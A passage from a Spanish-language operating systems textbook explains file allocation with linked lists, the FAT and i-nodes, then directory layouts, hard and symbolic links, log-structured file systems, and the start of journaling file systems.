Como mencionamos en el capítulo 1, la historia se repite a menudo en las ciencias computacionales, a medida que van surgiendo nuevas generaciones de tecnología. En realidad, la asignación contigua se utilizó en los sistemas de archivos en discos magnéticos hace años, debido a su simpleza y alto rendimiento (la amabilidad con el usuario no contaba mucho entonces). Después se descartó la idea debido a la molestia de tener que especificar el tamaño final del archivo al momento de su creación. Pero con la llegada de los CD-ROMs, los DVDs y otros medios ópticos en los que se puede escribir sólo una vez, los archivos contiguos son repentinamente una buena idea otra vez. Por lo tanto, es importante estudiar los antiguos sistemas y las ideas, que conceptualmente eran claras y simples, debido a que pueden aplicarse a los sistemas futuros en formas sorprendentes.

Asignación de lista enlazada (ligada)

El segundo método para almacenar archivos es mantener cada uno como una lista enlazada de bloques de disco, como se muestra en la figura 4-11. La primera palabra de cada bloque se utiliza como apuntador al siguiente. El resto del bloque es para los datos.




Figura 4-11. Almacenamiento de un archivo como una lista enlazada de bloques de disco.

A diferencia de la asignación contigua, en este método se puede utilizar cada bloque del disco. No se pierde espacio debido a la fragmentación del disco (excepto por la fragmentación interna en el último bloque). Además, para la entrada del directorio sólo le basta con almacenar la dirección de disco del primer bloque. El resto se puede encontrar a partir de ella.

Por otro lado, aunque la lectura secuencial un archivo es directa, el acceso aleatorio es en extremo lento. Para llegar al bloque *n*, el sistema operativo tiene que empezar desde el principio y leer los n – 1 bloques anteriores, uno a la vez. Es clarto que tantas lecturas serán demasiado lentas.

Además, la cantidad de almacenamiento de datos en un bloque ya no es una potencia de dos, debido a que el apuntador ocupa unos cuantos bytes. Aunque no es fatal, tener un tamaño peculiar es menos eficiente debido a que muchos programas leen y escriben en bloques, cuyo tamaño es una potencia de dos. Con los primeros bytes de cada bloque ocupados por un apuntador al siguiente bloque, leer el tamaño del bloque completo requiere adquirir y concatenar información de dos bloques de disco, lo cual genera un gasto adicional de procesamiento debido a la copia.

Asignación de lista enlazada utilizando una tabla en memoria

Ambas desventajas de la asignación de lista enlazada se pueden eliminar si tomamos la palabra del apuntador de cada bloque de disco y la colocamos en una tabla en memoria. La figura 4-12 mues-

tra cuál es la apariencia de la tabla para el ejemplo de la figura 4-11. En ambas figuras tenemos dos archivos. El archivo *A* utiliza los bloques de disco 4, 7, 2, 10 y 12, en ese orden y el archivo *B* utiliza los bloques de disco 6, 3, 11 y 14, en ese orden. Utilizando la tabla de la figura 4-12, podemos empezar con el bloque 4 y seguir toda la cadena hasta el final. Lo mismo se puede hacer empezando con el bloque 6. Ambas cadenas se terminan con un marcador especial (por ejemplo, −1) que no sea un número de bloque válido. Dicha tabla en memoria principal se conoce como **FAT** (*File Allocation Table*, Tabla de asignación de archivos).




Figura 4-12. Asignación de lista enlazada que utiliza una tabla de asignación de archivos en la memoria principal.

Utilizando esta organización, el bloque completo está disponible para los datos. Además, el acceso aleatorio es mucho más sencillo. Aunque aún se debe seguir la cadena para encontrar un desplazamiento dado dentro del archivo, la cadena está completamente en memoria y se puede seguir sin necesidad de hacer referencias al disco. Al igual que el método anterior, la entrada de directorio necesita mantener sólo un entero (el número de bloque inicial) y aún así puede localizar todos los bloques, sin importar qué tan grande sea el archivo.

La principal desventaja de este método es que toda la tabla debe estar en memoria todo el tiempo para que funcione. Con un disco de 200 GB y un tamaño de bloque de 1 KB, la tabla necesita 200 millones de entradas, una para cada uno de los 200 millones de bloques de disco. Cada entrada debe tener un mínimo de 3 bytes. Para que la búsqueda sea rápida, deben tener 4 bytes. Así, la tabla ocupará 600 MB u 800 MB de memoria principal todo el tiempo, dependiendo de si el sistema está optimizado para espacio o tiempo. Esto no es muy práctico. Es claro que la idea de la FAT no se escala muy bien en los discos grandes.

Nodos-i

Nuestro último método para llevar un registro de qué bloques pertenecen a cuál archivo es asociar con cada archivo una estructura de datos conocida como **nodo-i** (**nodo-índice**), la cual lista los atributos y las direcciones de disco de los bloques del archivo. En la figura 4-13 se muestra un ejemplo simple. Dado el nodo-i, entonces es posible encontrar todos los bloques del archivo. La gran ventaja de este esquema, en comparación con los archivos vinculados que utilizan una tabla en memoria, es que el nodo-i necesita estar en memoria sólo cuando está abierto el archivo correspondiente. Si cada nodo-i ocupa *n* bytes y puede haber un máximo de *k* archivos abiertos a la vez, la memoria total ocupada por el arreglo que contiene los nodos-i para los archivos abiertos es de sólo *kn* bytes. Sólo hay que reservar este espacio por adelantado.




Figura 4-13. Un nodo-i de ejemplo.

Por lo general, este arreglo es mucho más pequeño que el espacio ocupado por la tabla de archivos descrita en la sección anterior. La razón es simple: la tabla para contener la lista enlazada de todos los bloques de disco es proporcional en tamaño al disco en sí. Si el disco tiene *n* bloques, la tabla necesita *n* entradas. A medida que aumenta el tamaño de los discos, esta tabla aumenta linealmente con ellos. En contraste, el esquema del nodo-i requiere un arreglo en memoria cuyo tamaño sea proporcional al número máximo de archivos que pueden estar abiertos a la vez. No importa si el disco es de 10 GB, de 100 GB ó de 1000 GB.

Un problema con los nodos-i es que si cada uno tiene espacio para un número fijo de direcciones de disco, ¿qué ocurre cuando un archivo crece más allá de este límite? Una solución es reser-

var la última dirección de disco no para un bloque de datos, sino para la dirección de un bloque que contenga más direcciones de bloques de disco, como se muestra en la figura 4-13. Algo aun más avanzado sería que dos o más de esos bloques contuvieran direcciones de disco o incluso bloques de disco apuntando a otros bloques de disco llenos de direcciones. Más adelante volveremos a ver los nodos-i, al estudiar UNIX.

4.3.3 Implementación de directorios

Antes de poder leer un archivo, éste debe abrirse. Cuando se abre un archivo, el sistema operativo utiliza el nombre de la ruta suministrado por el usuario para localizar la entrada de directorio. Esta entrada provee la información necesaria para encontrar los bloques de disco. Dependiendo del sistema, esta información puede ser la dirección de disco de todo el archivo (con asignación contigua), el número del primer bloque (ambos esquemas de lista enlazada) o el número del nodo-i. En todos los casos, la función principal del sistema de directorios es asociar el nombre ASCII del archivo a la información necesaria para localizar los datos.

Una cuestión muy relacionada es dónde deben almacenarse los atributos. Cada sistema de archivos mantiene atributos de archivo, como el propietario y la hora de creación de cada archivo, debiendo almacenarse en alguna parte. Una posibilidad obvia es almacenarlos directamente en la entrada de directorio. Muchos sistemas hacen eso. Esta opción se muestra en la figura 4-14(a). En este diseño simple, un directorio consiste en una lista de entradas de tamaño fijo, una por archivo, que contienen un nombre de archivo (de longitud fija), una estructura de los atributos del archivo y una o más direcciones de disco (hasta cierto máximo) que indique en dónde se encuentran los bloques de disco.




Figura 4-14. (a) Un directorio simple que contiene entradas de tamaño fijo, con las direcciones de disco y los atributos en la entrada de directorio. (b) Un directorio en el que cada entrada sólo hace referencia a un nodo-i.

Para los sistemas que utilizan nodos-i, existe otra posibilidad para almacenar los atributos en los nodos-i, en vez de hacerlo en las entradas de directorio. En ese caso, la entrada de directorio puede ser más corta: sólo un nombre de archivo y un número de nodo-i. Este método se ilustra en

la figura 4-14(b). Como veremos más adelante, este método tiene ciertas ventajas sobre el método de colocarlos en la entrada de directorio. Los dos esquemas que se muestran en la figura 4-14 corresponden a Windows y UNIX, respectivamente, como veremos más adelante.

Hasta ahora hemos hecho la suposición de que los archivos tienen nombres cortos con longitud fija. En MS-DOS, los archivos tienen un nombre base de 1 a 8 caracteres y una extensión opcional de 1 a 3 caracteres. En UNIX Version 7, los nombres de los archivos eran de 1 a 14 caracteres, incluyendo cualquier extensión. Sin embargo, casi todos los sistemas operativos modernos aceptan nombres de archivos más largos, con longitud variable. ¿Cómo se pueden implementar éstos?

El esquema más simple es establecer un límite en la longitud del nombre de archivo, que por lo general es de 255 caracteres y después utilizar uno de los diseños de la figura 4-14 con 255 caracteres reservados para cada nombre de archivo. Este esquema es simple, pero desperdicia mucho espacio de directorio, ya que pocos archivos tienen nombres tan largos. Por cuestiones de eficiencia, es deseable una estructura distinta.

Una alternativa es renunciar a la idea de que todas las entradas de directorio sean del mismo tamaño. Con este método, cada entrada de directorio contiene una porción fija, que por lo general empieza con la longitud de la entrada y después va seguida de datos con un formato fijo, que comúnmente incluyen el propietario, la hora de creación, información de protección y demás atributos. Este encabezado de longitud fija va seguido por el nombre del archivo, sin importar la longitud que tenga, como se muestra en la figura 4-15(a) en formato big-endian (por ejemplo, SPARC). En este ejemplo tenemos tres archivos, *sexto-proyecto*, *personaje* y *ave*. Cada nombre de archivo se termina con un carácter especial (por lo general 0), el cual se representa en la figura mediante un cuadro con una cruz. Para permitir que cada entrada de directorio empiece en un límite de palabra, cada nombre de archivo se rellena a un número entero de palabras, que se muestran como cuadros sombreados en la figura.

Una desventaja de este método es que cuando se elimina un archivo, en su lugar queda un hueco de tamaño variable dentro del directorio, dentro del cual el siguiente archivo a introducir puede que no quepa. Este problema es el mismo que vimos con los archivos de disco contiguos, sólo que ahora es factible compactar el directorio ya que se encuentra por completo en la memoria. Otro problema es que una sola entrada en el directorio puede abarcar varias páginas, por lo que puede ocurrir un fallo de páginas al leer el nombre de un archivo.

Otra manera de manejar los nombres de longitud variable es hacer que las mismas entradas de directorio sean de longitud fija y mantener los nombres de los archivos juntos en un heap al final del directorio, como se muestra en la figura 4-15(b). Este método tiene la ventaja de que cuando se remueva una entrada, el siguiente archivo a introducir siempre cabrá ahí. Desde luego que el heap se debe administrar y todavía pueden ocurrir fallos de página al procesar los nombres de los archivos. Una pequeña ganancia aquí es que ya no hay una verdadera necesidad de que los nombres de archivos empiecen en límites de palabras, por lo que no se necesitan caracteres de relleno después de los nombres de archivos en la figura 4-15(b), como se hizo en la figura 4-15(a).

En todos los diseños mostrados hasta ahora se realizan búsquedas lineales en los directorios de principio a fin cuando hay que buscar el nombre de un archivo. Para los directorios en extremo largos, la búsqueda lineal puede ser lenta. Una manera de acelerar la búsqueda es utilizar una tabla de hash en cada directorio. Llamemos n al tamaño de la tabla. Para introducir un nombre de archivo, se codifica en hash con un valor entre 0 y $n - 1$, por ejemplo, dividiéndolo entre n y tomando el




Figura 4-15. Dos maneras de manejar nombres de archivos largos en un directorio. (a) En línea. (b) En un heap.

residuo. De manera alternativa, las palabras que componen el nombre del archivo se pueden sumar y esta cantidad se divide entre *n*, o algo similar.

De cualquier forma, se inspecciona la entrada de la tabla correspondiente al código de hash. Si no está en uso, un apuntador se coloca ahí a la entrada del archivo. Las entradas de archivos siguen la tabla de hash. Si esa ranura ya está en uso, se construye una lista enlazada, que encabeza la entrada de la tabla y que encadena todas las entradas con el mismo valor de hash.

Para buscar un archivo se sigue el mismo procedimiento. El nombre de archivo se codifica en hash para seleccionar una entrada en la tabla hash. Todas las entradas en la cadena que encabeza esa ranura se verifican para ver si el nombre de archivo está presente. Si el nombre no se encuentra en la cadena, el archivo no está presente en el directorio.

El uso de una tabla de hash tiene la ventaja de que la búsqueda es mucho más rápida, pero la desventaja de una administración más compleja. En realidad es sólo un candidato serio en los sistemas donde se espera que los directorios rutinariamente contengan cientos o miles de archivos.

Una manera distinta de acelerar la búsqueda en directorios extensos es colocar en caché los resultados de las búsquedas. Antes de iniciar una búsqueda, primero se realiza una verificación para ver si el nombre del archivo está en la caché. De ser así, se puede localizar de inmediato. Desde luego, el uso de la caché sólo funciona si un número relativamente pequeño de archivos abarcan la mayoría de las búsquedas.

4.3.4 Archivos compartidos

Cuando hay varios usuarios trabajando en conjunto en un proyecto, a menudo necesitan compartir archivos. Como resultado, con frecuencia es conveniente que aparezca un archivo compartido en forma simultánea en distintos directorios que pertenezcan a distintos usuarios. La figura 4-16 muestra el sistema de archivos de la figura 4-7 de nuevo, sólo que con uno de los archivos de *C* ahora presentes en uno de los directorios de *B* también. La conexión entre el directorio de *B* y el archivo compartido se conoce como un **vínculo** (liga). El sistema de archivos en sí es ahora un **Gráfico acíclico dirigido** (*Directed Acyclic Graph*, **DAG**) en vez de un árbol.




Figura 4-16. Sistema de archivos que contiene un archivo compartido.

Compartir archivos es conveniente, pero también introduce ciertos problemas. Para empezar, si los directorios en realidad contienen direcciones de disco, entonces habrá que realizar una copia de las direcciones de disco en el directorio de *B* cuando se ligue el archivo. Si *B* o *C* agregan posteriormente al archivo, los nuevos bloques se listarán sólo en el directorio del usuario que agregó los datos. Los cambios no estarán visibles para el otro usuario, con lo cual fracasa el propósito de la compartición.

Este problema se puede resolver de dos formas. En la primera solución, los bloques de disco no se listan en los directorios, sino en una pequeña estructura de datos asociada con el archivo en sí. Entonces, los directorios apuntarían sólo a la pequeña estructura de datos. Éste es el esquema que se utiliza en UNIX (donde la pequeña estructura de datos es el nodo-i).

En la segunda solución, *B* se vincula a uno de los archivos de *C* haciendo que el sistema cree un archivo, de tipo LINK e introduciendo ese archivo en el directorio de *B*. El nuevo archivo contiene sólo el nombre de la ruta del archivo al cual está vinculado. Cuando *B* lee del archivo vinculado, el sistema operativo ve que el archivo del que se están leyendo datos es de tipo LINK, busca el nombre del archivo y lee el archivo. A este esquema se le conoce como **vínculo simbólico (liga simbólica)**, para contrastarlo con el tradicional vínculo (duro).

Cada uno de estos métodos tiene sus desventajas. En el primer método, al momento en que *B* se vincula al archivo compartido, el nodo-i registra al propietario del archivo como *C*. Al crear un vínculo no se cambia la propiedad (vea la figura 4-17), sino incrementa la cuenta de vínculos en el nodo-i, por lo que el sistema sabe cuántas entradas de directorio actualmente apuntan al archivo.




Figura 4-17. (a) Situación previa a la vinculación. (b) Después de crear el vínculo. (c) Después de que el propietario original elimina el archivo.

Si *C* posteriormente trata de eliminar el archivo, el sistema se enfrenta a un problema. Si elimina el archivo y limpia el nodo-i, *B* tendrá una entrada de directorio que apunte a un nodo-i inválido. Si el nodo-i se reasigna más tarde a otro archivo, el vínculo de *B* apuntará al archivo incorrecto. El sistema puede ver de la cuenta en el nodo-i que el archivo sigue todavía en uso, pero no hay una manera sencilla de que encuentre todas las entradas de directorio para el archivo, para que pueda borrarlas. Los apuntadores a los directorios no se pueden almacenar en el nodo-i, debido a que puede haber un número ilimitado de directorios.

Lo único por hacer es eliminar la entrada de directorio de *C*, pero dejar el nodo-i intacto, con la cuenta establecida en 1, como se muestra en la figura 4-17(c). Ahora tenemos una situación en la que *B* es el único usuario que tiene una entrada de directorio para un archivo que pertenece a *C*. Si el sistema realiza la contabilidad o tiene cuotas, seguirá cobrando a *C* por el archivo hasta que *B* decida eliminarlo, si acaso lo hace, momento en el cual la cuenta será 0 y el archivo se eliminará.

Con los vínculos simbólicos no se produce este problema, debido a que sólo el verdadero propietario tiene un apuntador al nodo-i. Los usuarios que han creado vínculos al archivo sólo tienen nombres de ruta, no apuntadoras a nodos-i. Cuando el *propietario* elimina el archivo, éste se destruye. Los intentos posteriores por utilizar el archivo vía un vínculo simbólico fallarán cuando el sistema no pueda localizar el archivo. Al eliminar un vínculo simbólico, el archivo no se ve afectado.

El problema con los vínculos simbólicos es el gasto adicional de procesamiento requerido. Se debe leer el archivo que contiene la ruta, después ésta se debe analizar sintácticamente y seguir, componente por componente, hasta llegar al nodo-i. Toda esta actividad puede requerir una cantidad considerable de accesos adicionales al disco. Además, se necesita un nodo-i adicional para cada vínculo simbólico, al igual que un bloque de disco adicional para almacenar la ruta, aunque si el nombre de la ruta es corto, el sistema podría almacenarlo en el mismo nodo-i, como un tipo de

optimización. Los vínculos simbólicos tienen la ventaja de que se pueden utilizar para vincular archivos en máquinas dondequiera en todo el mundo, con sólo proporcionar la dirección de red de la máquina donde reside el archivo, además de su ruta en esa máquina.

También hay otro problema que introducen los vínculos, ya sean simbólicos o de cualquier otro tipo. Cuando se permiten los vínculos, los archivos pueden tener dos o más rutas. Los programas, que empiezan en un directorio dado, encontrando todos los archivos en ese directorio y en sus subdirectorios, localizarán un archivo vinculado varias veces. Por ejemplo, un programa que vacía todos los archivos en un directorio y sus subdirectorios en una cinta, podría realizar varias copias de un archivo vinculado. Lo que es más, si la cinta se lee en otra máquina, a menos que el programa de vaciado sea inteligente, el archivo vinculado se copiará dos veces en el disco, en vez de ser vinculado.

4.3.5 Sistemas de archivos estructurados por registro

Los cambios en la tecnología están ejerciendo presión sobre los sistemas de archivos actuales. En especial, las CPUs se hacen más veloces, los discos se están haciendo más grandes y baratos (pero no mucho más rápidos) y las memorias están aumentando su tamaño en forma exponencial. El único parámetro que no está teniendo grandes avances es el tiempo de búsqueda de disco. La combinación de estos factores indica que un cuello de botella de funcionamiento está creciendo en muchos sistemas de archivos. Las investigaciones realizadas en Berkeley trataron de aliviar este problema al diseñar un tipo de sistema de archivos completamente nuevo, llamado **LFS** (*Log-structured File System*, Sistema de archivos estructurado por registro). En esta sección describiremos brevemente cómo funciona LFS. Consulte un tratamiento más completo en Rosenblum y Ousterhout, 1991.

La idea que impulsó el diseño del LFS es que, a medida que las CPUs se vuelven más rápidas y las memorias RAM se hacen más grandes, las cachés de disco también se incrementan con rapidez. En consecuencia, ahora es posible satisfacer una fracción muy considerable de todas las peticiones de lectura directamente del caché del sistema de archivos, sin necesitar accesos al disco. De esta observación podemos deducir que en el futuro la mayoría de los accesos al disco serán escrituras, por lo que el mecanismo de lectura adelantada utilizado en algunos sistemas de archivos para obtener bloques antes de necesitarlos ya no gana mucho en rendimiento.

Para empeorar las cosas, en la mayoría de los sistemas de archivos las escrituras se realizan en trozos muy pequeños. Las pequeñas escrituras son altamente ineficientes, ya que una escritura en disco de 50 μseg a menudo va precedida de una búsqueda de 10 mseg y de un retraso rotacional de 4 mseg. Con estos parámetros, la eficiencia en disco disminuye a una fracción de 1%.

Para ver de dónde provienen todas las pequeñas escrituras, considere la creación de un nuevo archivo en un sistema UNIX. Para escribir este archivo, se deben escribir el nodo-i para el directorio, el bloque de directorio, el nodo-i para el archivo y el mismo archivo. Aunque estas escrituras se pueden retrasar, hacerlo expone al sistema de archivos a problemas de consistencia graves si ocurre una falla antes de realizar las escrituras. Por esta razón, las escrituras de nodos-i generalmente se realizan de inmediato.

A partir de este razonamiento, los diseñadores del LFS decidieron reimplementar el sistema de archivos de UNIX a fin de que alcance el ancho de banda completo del disco, incluso ante una carga de trabajo que consistiera en gran parte de pequeñas escrituras al azar. La idea básica es estructurar

todo el disco como un registro. De manera periódica, y cuando haya una necesidad especial para ello, todas las escrituras pendientes que se colocaron en un búfer en memoria se recolectan en un solo segmento y se escriben en el disco como un solo segmento continuo al final del registro. Por lo tanto, un solo segmento puede contener nodos-i, bloques de directorio y bloques de datos, todos mezclados entre sí. Al inicio de cada segmento hay un resumen de segmento, que indica lo que se puede encontrar en el segmento. Si se puede hacer que el segmento promedio tenga un tamaño aproximado a 1 MB, entonces se puede utilizar casi todo el ancho de banda del disco.

En este diseño, los nodos-i aún existen y tienen la misma estructura que en UNIX, pero ahora están esparcidos por todo el registro, en vez de estar en una posición fija en el disco. Sin embargo, cuando se localiza un nodo-i, la localización de los bloques se realiza de la manera usual. Desde luego que ahora es mucho más difícil buscar un nodo-i, ya que su dirección simplemente no se puede calcular a partir de su número-i, como en UNIX. Para que sea posible encontrar nodos-i, se mantiene un mapa de nodos-i, indexados por número-i. La entrada *i* en este mapa apunta al nodo-i *i* en el disco. El mapa se mantiene en el disco, pero también se coloca en la caché, de manera que las partes más utilizadas estén en memoria la mayor parte del tiempo.

Para resumir lo que hemos dicho hasta ahora, al principio todas las escrituras se colocan en un búfer en memoria y periódicamente todas las escrituras en búfer se escriben en el disco en un solo segmento, al final del registro. Para abrir un archivo, ahora se utiliza el mapa para localizar el nodo-i para ese archivo. Una vez localizado el nodo-i, se pueden encontrar las direcciones de los bloques a partir de él. Todos los bloques estarán en segmentos, en alguna parte del registro.

Si los discos fueran infinitamente extensos, la descripción anterior sería todo. Sin embargo, los discos reales son finitos, por lo que en un momento dado el registro ocupará todo el disco y en ese momento no se podrán escribir nuevos segmentos en el registro. Por fortuna muchos segmentos existentes pueden tener bloques que ya no sean necesarios; por ejemplo, si se sobrescribe un archivo, su nodo-i apuntará ahora a los nuevos bloques, pero los anteriores seguirán ocupando espacio en los segmentos escritos anteriormente.

Para lidiar con este problema, el LFS tiene un hilo **limpiador** que pasa su tiempo explorando el registro circularmente para compactarlo. Empieza leyendo el resumen del primer segmento en el registro para ver qué nodos-i y archivos están ahí. Después verifica el mapa de nodos-i actual para ver si los nodos-i están actualizados y si los bloques de archivos están todavía en uso. De no ser así, se descarta esa información. Los nodos-i y los bloques que aún están en uso van a la memoria para escribirse en el siguiente segmento. El segmento original se marca entonces como libre, de manera que el registro pueda utilizarlo para nuevos datos. De esta manera, el limpiador se desplaza por el registro, removiendo los segmentos antiguos de la parte final y colocando cualquier información viva en la memoria para volver a escribirla en el siguiente segmento. En consecuencia, el disco es un gran búfer circular, donde el hilo escritor agrega nuevos segmentos al frente y el hilo limpiador remueve los segmentos viejos de la parte final.

Llevar la contabilidad aquí no es trivial, ya que cuando un bloque de archivo se escribe de vuelta en un nuevo segmento, se debe localizar el nodo-i del archivo (en alguna parte del registro), actualizarlo y colocarlo en memoria para escribirse en el siguiente segmento. El mapa de nodos-i debe entonces actualizarse para apuntar a la nueva copia. Sin embargo, es posible realizar la administración y los resultados de rendimiento muestran que toda esta complejidad vale la pena. Las mediciones proporcionadas en los artículos antes citados muestran que LFS supera a UNIX en rendimiento

por una orden de magnitud en las escrituras pequeñas, mientras que tiene un rendimiento tan bueno o mejor que UNIX para las lecturas o las escrituras extensas.

4.3.6 Sistemas de archivos por bitácora

Aunque los sistemas de archivos estructurados por registro son una idea interesante, no se utilizan ampliamente, debido en parte a su alta incompatibilidad con los sistemas de archivos existentes. Sin embargo, una de las ideas inherentes en ellos, la robustez frente a las fallas, se puede aplicar con facilidad a sistemas de archivos más convencionales. La idea básica aquí es mantener un registro de lo que va a realizar el sistema de archivos antes de hacerlo, por lo que si el sistema falla antes de poder realizar su trabajo planeado, al momento de re-arrancar el sistema puede buscar en el registro para ver lo que estaba ocurriendo al momento de la falla y terminar el trabajo. Dichos sistemas de archivos, conocidos como **sistemas de archivos por bitácora** (*Journaling files system*, JFS), se encuentran en uso actualmente. El sistema de archivos NTFS de Microsoft, así como los sistemas ext3 y ReiserFS de Linux son todos por bitácora. A continuación daremos una breve introducción a este tema.

Para ver la naturaleza del problema, considere una operación simple que ocurre todo el tiempo: remover un archivo. Esta operación (en UNIX) requiere tres pasos:

1. Quitar el archivo de su directorio.
2. Liberar el nodo-i y pasarlo a la reserva de nodos-i libres.
3. Devolver todos los bloques de disco a la reserva de bloques de disco libres.

